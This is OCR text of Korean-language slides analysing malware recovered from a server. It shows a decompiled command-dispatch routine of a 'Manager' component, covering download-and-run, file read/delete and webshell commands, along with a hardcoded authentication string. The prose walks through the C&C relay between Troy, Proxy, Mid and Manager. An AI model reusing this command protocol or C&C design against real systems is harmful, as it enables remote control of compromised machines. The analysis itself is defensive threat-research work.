
02. 서버 채증 악성코드 분석

공격자가 사용하는 명령

```
switch ( recv_cmd )
{
  case '3':
    SSL_Write_sub_43E6EF(v15);
    continue;
  case '4':
    WriteFile_CreateProcessW_sub_43F1E4(v15, &recv_argv);// Download & Run
    continue;
  case '5':
    ReadFile_sub_43F090(v15);          // lg120.prx Read & Delete
    continue;
  case '6':
    if ( !WinHttpConnect_sub_43F89C(&recv_argv, &v28, &v27, &v29)
      || !WinHttpWriteData_WinHttpReadData_sub_43E546(v29, "8U7y3Ju387mUp49A") )
    {
      goto LABEL_26;
    }
    Http_Write_Read_sub_43F581(v15, v29);// Send Cmd To Troy (Webshell)
    Set_Cmd_sub_43F752(v29, v15);
    WinHttpCloseHandle_sub_43FC25(&v28, &v27, &v29);
    break;
  case '=':
    sub_43EAD2(&v15, &recv_argv);      // WriteFile (Webshell)
    break;
  case '>':
    sub_43F0CC(v15, &recv_argv);       // MidFile Update (Webshell)
    break;
  case '?':
    sub_43EAFF(v15, &recv_argv);       // Get build.xnl data (Webshell)
    break;
  default:
    continue;
}
```


이것은 Manager가 공격자로부터 명령을 받아 처리하는 코드입니다. 위의 3개의 명령은 Manager가 설치된 서버에 직접 내리고, 밑에 4개의 명령은 Proxy에 명령을 내립니다. Proxy에 접근할 때에는 Manager라는 것을 인증하기 위해 추가 ID값으로 접속을 시도합니다.

02. 서버 채증 악성코드 분석




이와 같은 내용을 바탕으로 공격자가 Troy에 명령을 내리는 과정을 살펴보겠습니다. 먼저 Troy에 감염되면 C&C인 Proxy에 'Q'명령과 ID값으로 접속을 시도합니다. Proxy는 proxy.log 파일에 접속 로그를 저장하고, Mid와 연결을 시도합니다. MID는 접속IP 및 접속한 Proxy의 ID를 받아 pxylist.txt에 저장합니다. Proxy는 이후 Troy로부터 받은 16자리 ID값과 추가로 생성한 랜덤 4자리 값을 생성합니다. Troy는 연결 성공 시 backslash명령을 보내고 [ID].tmp 파일이 생성될 때까지 대기하게 됩니다. 한편에선 공격자가 Manager에 접속하여 연결을 유지하고 있습니다.

02. 서버 채증 악성코드 분석




공격자는 실제 명령을 내리기 위해 '6'명령을 Manager로 전송합니다. '6'명령을 받은 Manager는 Proxy에 'Q'와 '6'명령으로 접속을 시도합니다. 이후 Proxy는 감염기기의 ID값이 저장되어있는 build.xml 파일을 읽어와 전송합니다. 아마도 공격자는 감염기기의 유출된 정보를 이용하여 명령을 내릴 기기를 선택 후 원격제어를 시도하려는 의도를 갖고 있을 것입니다. [ID]값을 받는데 성공한 Manager는 곧바로 '7'명령어를 Proxy에 전달합니다. '7'명령을 받은 Proxy는 [SessionID]값을 감염기기의 [ID]값으로 세팅하고 Manager에 [ID]값을 전송합니다. Manager는 최종적으로 받은 [ID]값을 공격자에게 전송합니다.

02. 서버 채증 악성코드 분석



명령을 내릴 기기를 선택한 공격자는 Troy에게 실제 명령을 내리기 시작합니다. 공격자는 먼저 자신이 내리고 싶은 명령을 Manager를 통해 Proxy에게 전달합니다. 이 명령에는 파일 업로드, 다운로드, 프로세스 실행과 같은 다양한 명령이 포함되어 있습니다. Proxy는 Manager를 통해 받은 명령 및 명령 인자(argument)를 [SessionID].tmp 파일로 저장합니다. 이 파일이 생성되기를 기다리고 있던 Troy는 이 파일을 읽어와 명령을 수행하고, 수행한 결과를 Proxy에게 보내줍니다.

02. 서버 채증 악성코드 분석

